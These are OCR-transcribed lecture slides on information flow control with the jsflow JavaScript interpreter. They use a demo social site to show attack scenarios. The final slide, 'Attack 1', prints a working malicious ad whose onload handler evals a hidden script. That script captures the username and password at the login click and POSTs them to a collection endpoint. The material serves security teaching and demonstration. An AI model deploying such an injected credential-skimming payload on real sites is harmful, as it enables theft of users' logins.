
policy

INFORMATION FLOW CONTROL

- All sources and sinks must be labeled
  - the only flows allowed are those explicitly allowed by the policy
- All other flows violate the policy
  - when detected execution is stopped with a security error
- Enforcement
  - Static or dynamic? Compile time or run time?
- JavaScript
  - dynamic types – highly dynamic language - hard to handle statically
- Dynamic information flow control
  - Values carry their classification as runtime labels
  - Labels are updated during execution to capture flow of information and checked against security policy to detect and stop violations

IFC EXAMPLE POLICY

password → **https:**//acme.com/**login**



Welcome back

Choose how you want to log in below

Don't have a profile?


PRACTICAL SECURITY

Information flow control with jsflow

JSFLOW

- jsflow is a security-enhanced JavaScript interpreter for fine-grained tracking of information flow
  - full support for non-strict ECMA-262 v.5 including the standard API
  - provides dynamic (runtime) tracking and verification of security labels
  - is written in JavaScript, which enables flexibility in the deployment of jsflow
- See http://jsflow.net for
  - source code, related articles, an online version of jsflow,
  - and a challenge!
- jsflow can be used in Firefox via the experimental Tortoise plugin
  - replaces the built-in JavaScript engine and brings the security of jsflow to the web
  - brings information flow control to the web!

MEET THE RAVEN



HRAFN
Post your stuff

d.hedin@gmail.com

••••••

Sign in

A WORD FROM OUR SPONSORS

You see a Porsche.

RECENT PUBLIC POSTS

Do you know about JSFlow?

By Daniel Hedin

JSFlow is a security-enhanced JavaScript interpreter for fine-grained tracking of information flow. JSFLow

- supports full non-strict ECMA-262 v.5 (pdf) including the standard API,
- provides dynamic (runtime) tracking and verification of security labels,
- is written in JavaScript, which enables flexibility in the deployment of JSFlow.

or a test drive now!

About Twitter GitHub


Ads via mock up ad-server (injection)

Login requires password (secret)

Mock up analytics with click tracking (injection)

User created content (injection)

HRAFN OVERVIEW



localhost:5000

Persistent message store

OAUTH login

localhost:4999

localhost:4888

not in demo


OUR CHALLENGE – ATTACK RAVEN

- We want to simulate a situation where
  - rogue ads are injected
  - another user is malicious
  - (the analytics service has been compromised or is otherwise malicious)

- We are in control of
  - contents of ads – allows us to inject HTML
  - another user account – allows us to inject HTML
  - (the analytics server – allows us to inject JavaScript)

- Our task is to steal the credentials of users that log in
  - Can we get past jsflow?

INSIDE HRAFN



d.hedin@gmail.com


••••••

```
<form class="pure-form pure-form-aligned" method="post" action="/login">
    <legend> </legend>
    <fieldset>
        <div class="pure-control-group">
            <input name="username" type="text" placeholder="Username">
        </div>
        <div class="pure-control-group">
            <input name="password" type="password" placeholder="Password">
        </div>
        <div class="pure-control-group">
            <button id="login" type="submit"
                    class="pure-button pure-button-primary">Sign in</button>
        </div>
    </fieldset>
</form>
```

MALICIOUS AD CLIENT

Attack 1

ATTACK 1: MALICIOUS AD CLIENT



MALICIOUS AD CLIENT

- adserv.js serves html ads and acts as server for ad resources such as images
- Serves in a round robin fashion
- Example ad content

```
<a href="http://www.company.com">
   <img class="pure-img-responsive" src="http://localhost:4999/ads/ad1.png">
</a>
```

- Fatal flaw – serves full html ads without any precautions
  - allows for script injection!

- Let's add a malicious ad!

MALICIOUS AD

```
<a href="http://www.company.com">
    <img class="pure-img-responsive"
         src="http://localhost:4999/ads/ad2.png"
         onload="eval(document.getElementById('evil').text);"
    >
</a>

<script id="evil">
  var login = document.getElementById("login");
  if (login) {
    login.addEventListener("click", function () {
      var username = document.getElementsByName("username")[0].value;
      var password = document.getElementsByName("password")[0].value;
      var url = "http://localhost:4777/paste";
      var req = new XMLHttpRequest();
      req.open("POST", url);
      req.setRequestHeader("Content-type”,
                           "application/x-www-form-urlencoded");
      req.send("username=" + encodeURIComponent(username) +
               "&password=" + encodeURIComponent(password));
    });
  }
</script>
```

Different image to make attack visible

Capture login click

Get login button

